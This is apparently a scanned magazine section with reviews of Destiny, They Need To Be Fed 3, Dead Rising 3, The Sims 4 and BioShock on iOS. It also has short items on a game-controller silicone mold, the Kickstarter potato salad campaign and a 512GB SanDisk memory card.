Destiny is best described as a game of wonderful moments rather than a wonderful game. Each player will have their own anecdotes to share; for us, two in particular stand out. One was an event during a Patrol session, where we teamed up with two strangers to stop the Hive drilling into the Moon, succeeding with seconds to spare. The other saw us band together with an unknown Hunter and forced to finish a Strike mission after the third member of our Fireteam inexplicably dropped out. After half an hour of panicked pot-shots the wave of relief as the boss finally fell prompted a celebratory dance-off.

These are the kind of shared experiences Bungie wants its players to talk about, but they're carefully rationed throughout a game that too often provokes ennui instead of exhilaration. As Paul McCartney warbles over the grandiosely bland credits theme, there is hope for the future. In the coming months and years, *Destiny* could yet evolve into something essential. Right now, it's a frequently enjoyable, beautifully made shooter you can play with friends and strangers alike. But it's no more than that.

■ Chris Schilling

Verdict

The quality of the combat keeps you playing, but the shared world is curiously hollow.





They Need To Be Fed 3

A little bit tasty.

\$1.99 | IOS, ANDROID |
BITATEBIT.COM

This follows in its predecessors' footsteps, with you guiding a strange bipedal creature to his ultimate goal: being munched by a giant, ravenous plant. Unlike most platform games, the levels here comprise geometric shapes suspended in space, each with its own gravitational field. Success initially depends on mastering which way is left and which is right, especially when you happen to be upside-down and near deadly spikes. The game's minimalism (visually) echoes its forebears and feels at home on Apple devices. Every level design provides new, severe challenges, offering endless inventive ways to kill the plant-loving critter. It's frequently frustrating — with uncomfortable controls — but there are generous restart points. Still, bar the missable extra 'adventure' mode, this is a rare thing: an excellent iOS platform game.

■ Craig Grannell



FROM \$69 | PC, XBOX ONE | CAPCOM.COM

Dead Rising 3

Enjoy comical zombie slaughter on a massive scale.

The city of Los Perdidos, a fictional riff on Los Angeles, has a zombie problem. Everywhere you look they're there, shuffling, shambling, and groaning. So it's a good thing you have over 300 objects to hit them with. *Dead Rising* has always had a vast array of deadly and very silly weapons, but the third game has taken this idea to new extremes.

You play Nick Ramos, a mechanic who finds himself trapped in Los Perdidos with a group of other survivors. The government will be dropping a bomb on the city in five days, and you have to escape before they do. *Dead Rising's* other 'thing' is giving you a time limit, but this is the most generous one yet — which actually works against it.

The first two games had a real sense of urgency, but Nick is comparatively time-rich. You have plenty of time to explore the city, completing side quests, rescuing survivors and hunting for weapons. The time pressure has taken such a back seat that this feels like any number of open-world games, complete

with uninspiring fetch quests and arbitrary collectables.

But back to hitting zombies. This is what makes *Dead Rising* special. Every weapon feels unique, whether you're carving through the hordes with a chainsaw, lopping heads off with a broadsword or mowing them down with a minigun. The sheer number of ways to massacre zombies is impressive, and it always feels great thanks to the tactile, weighty combat.

Los Perdidos is a brilliantly detailed space. A huge amount of buildings can be entered, and they all contain unique weapons. Realism is not in *Dead Rising's* vocabulary, and there's a shop that inexplicably sells swords, axes, knives and scythes.

To make up for the bigger world, vehicles are littered around the map, including cars, bikes, vans and even steamrollers. Nick, being a mechanic, can also combine vehicles to create new, more deadly ones, like sticking the front of a steamroller onto a motorcycle.

The combo weapon system is back too, allowing you to tape objects together to

create more weapons.

Dead Rising 3 is one of those games that just wants you to have fun. It revels in its silliness, even when it's being serious. There's a cutscene where, after killing his first zombie, Nick has a solemn moment of reflection — rendered accidentally hilarious by the fact that, at this point, I had him wearing a child's superhero costume and a big handlebar moustache.

While most of *Dead Rising's* best bits have carried over some of its worst have too, namely the boss battles. They're long-winded, attritional slogs and are no fun, following easily exploitable patterns. The killing-lots-of-zombies genre is overcrowded, but *Dead Rising 3* is one of the best, with an endearing dedication to fun, and some of the most inventive, hilarious weapons on PC. Be warned, it's a system hog, and you'll need a substantial PC to run it on high settings. ■ Chris Thursten

Verdict

A supremely silly, fun open world zombie slayer with brilliantly imaginative weapons.





\$90 | PC | [THESIMS.COM/THE-SIMS-4](http://thesims.com/the-sims-4)

The Sims 4

Deep character creation, but not so open-world.

In *The Sims 3* I felt practically agoraphobic – the enormity of what lay outside my sim's home left me frustrated by the time spent waiting for them to reach their destination only to be forced to return home to tend to their needs. Less is more this time around, and *The Sims 4* has stripped back its open world features to focus on emotions and more realistic interactions; well, as realistic as can be in a world where you can literally die from embarrassment.

The Sims 4 wants you to connect to your character, and the new user interface puts the focus on them more than ever before. Instead of goal completion filling a green bar, I now get to see the real effect it has on my sim, whether my last command left them feeling energized, embarrassed, or perhaps a bit flirtatious. The 15 emotions and their various intensity levels are brought to life through the animation and behaviours – you'll be able to read your sim's body language, facial expressions and take part in contextual interactions that reflect their mood. My sad sim might walk

with a slump and be uninterested in social interactions, but likely to produce improved quality works of art; my flirty sim can land a 'passionate kiss' on someone, which will more likely to be reciprocated if that sim feels the same.

These emotions can also override a sim's decreased needs. A particularly happy or energized sim has more stamina than previously, even if they are about to pass out from exhaustion. My sim can therefore be that chick that parties on through the night until sunrise.

Sims have also mastered the ability to multitask now, too. Working out is no longer an activity that's done at the exclusion of others. Where previously improving fitness meant sacrificing fun and social needs, now sims can run on a treadmill while talking to the person next to them and watch TV for simultaneous fulfilment.


The Create-A-Sim and Build features have improved through intuitive click-and-drag tools. CAS allows multiple outfit options for each of the five style categories and Build features now include entire rooms that can be easily morphed

and rotated. In buy mode, items are once again categorised into rooms or type, there are style sets that adjust to your space dynamically, and there is even a search feature making it infinitely easier to find that telescope or computer you're after. Choose your furniture wisely, though – this can also effect your sim's mood.

It's not all positive changes – moving the camera is more painful than it should be, people walk away mid-conversation, and your friends drop by with almost stalker-like consistency. But, these are minor qualms in what's generally a much smoother-running and smarter instalment. If you prefer your sims to have a huge world to explore, perhaps stick to *The Sims 3*, or at least wait for the expansions to roll out. But if you enjoy building a rich character, this emotional ride is definitely worth checking out. ■ Hayley Clark

Verdict

Finally, a Sims game with a fresh spin! The character focus is a strong base that can only improve with expansions.



Bioshock

Is a man not entitled to play PC games on his iPad?

\$18.99 | IOS | 2K.COM

BioShock is a modern classic on PC (and most other platforms) and though it was first released in 2006, its coming to iOS devices heralds a big step forward for higher-end 3D games from the console world on iPhones and iPads.

Taking place in the impossible underwater city of Rapture, *BioShock* is one of the most atmospheric games ever, mixing first-person shooter action, slow-burning tension, horror and philosophy deftly as it goes. It's a masterful piece of design, and an utterly engrossing spectacle, from the mysterious and terrifying opening through to some magnificent twists. You navigate what remains of the city, an attempt at creating a utopia that now lies collapsed and derelict, trying to survive its remaining inhabitants. However, it does lose something on iPad. Though the game is here in full, we couldn't help but notice how low-res it is. Combined with the smaller screen, it does lose a bit of that wonderful atmosphere. The touch controls don't help here, either – they're passable, but are often in the way, or too far away from each other. If you don't have an iOS games controller and have played it before, you can give it a miss here, really. If you do, this is still *BioShock*. Still stunningly crafted, still deep and shocking, still excellent. But perhaps not quite at its best. ■ Matt Bolton



Retro deliciousness

I like retro games. You like retro games.
We all like retro games.

And there's no shortage of products or merchandise looking to cash in on the pixel-loving nostalgia of Generation X (and of players of even more distinguished vintages!). But even so, we did a double-take when we spied this inspired kitchen accessory. The Classic Game Controller Silicone Mold available at **ThinkGeek.com** lets you shape ice, chocolate or even miniature cakes in homage to the iconic gamepads of our favourite consoles of yesteryear, including the Nintendo Entertainment System, Sega Mega Drive and first-gen Sony PlayStation. Whip out these little delights at your next party or office mixer and we guarantee said function will prove a tasty hit.



Potato power to the people

Crowd-funding has forever changed the way people make things. Now, anybody with a good-enough idea, and the persuasive skills to sell the viability of that idea online in their crowd-funding pitch, can set about raising the necessary financial backing to turn that dream into reality, and many of the most high-profile crowd-funding campaigns have in fact involved new technological innovations, filling a consumer-desire gap in an otherwise vendor-ruled marketplace (for instance, the Ouya game console and Pebble smartwatch, among many others). And then, there's this. Believe it or not, one enterprising individual has managed to raise an astonishing US\$55,492 sourced from 6,911 individual backers on Kickstarter to make... a potato salad. Yep, you read right, a potato salad. Starting off with the relatively unambitious goal of raising just US\$10 to cover the costs of throwing together this side-dish staple, Zack Danger Brown's practical joke went viral on the web, leading the 'entrepreneur' to devise numerous stretch goals and potato-themed merchandise rewards for high pledgers. Does this mean crowd-funding has jumped the shark?



CATCH 22: SANDISK EXTREME PRO EDITION

How much storage do you really need in a memory card? Let's say you're going on holiday for a few weeks and you're packing your DSLR. If you're not taking a notebook or another kind of storage device to download your photos onto during the trip, you're taking the risk of running out of space while you're away (and nobody wants that). Luckily SanDisk has you covered. The company's new Extreme PRO SDHC/SDXC UHS-I card might have an ugly-sounding name, but there's nothing ugly about its whopping 512GB capacity. That's right, folks — this itsby-bitsy-teenie-weenie SD card, which now wears the crown of highest-capacity memory card in the world, unbelievably squeezes half a terabyte of data storage into its slender frame. That's more capacity than the notebook on which I'm writing this! Great for photographers, video shooters and even a life-saver for laptop users like myself, who can use their memory card slot to boost their notebook's capacity in one fell swoop. The inevitable catch? The Extreme PRO isn't cheap, not by a long shot. At US\$799.99 you may be forced to make a choice. Which do you want more: the holiday or the memory card? ■

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Potato Salad

by Zack Danger Brown

Home Updates 20 Backers 6,911 Comments 1,106

Columbus, OH Food

Funded! This project was successfully funded on August 2.



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Project by
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
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
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
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
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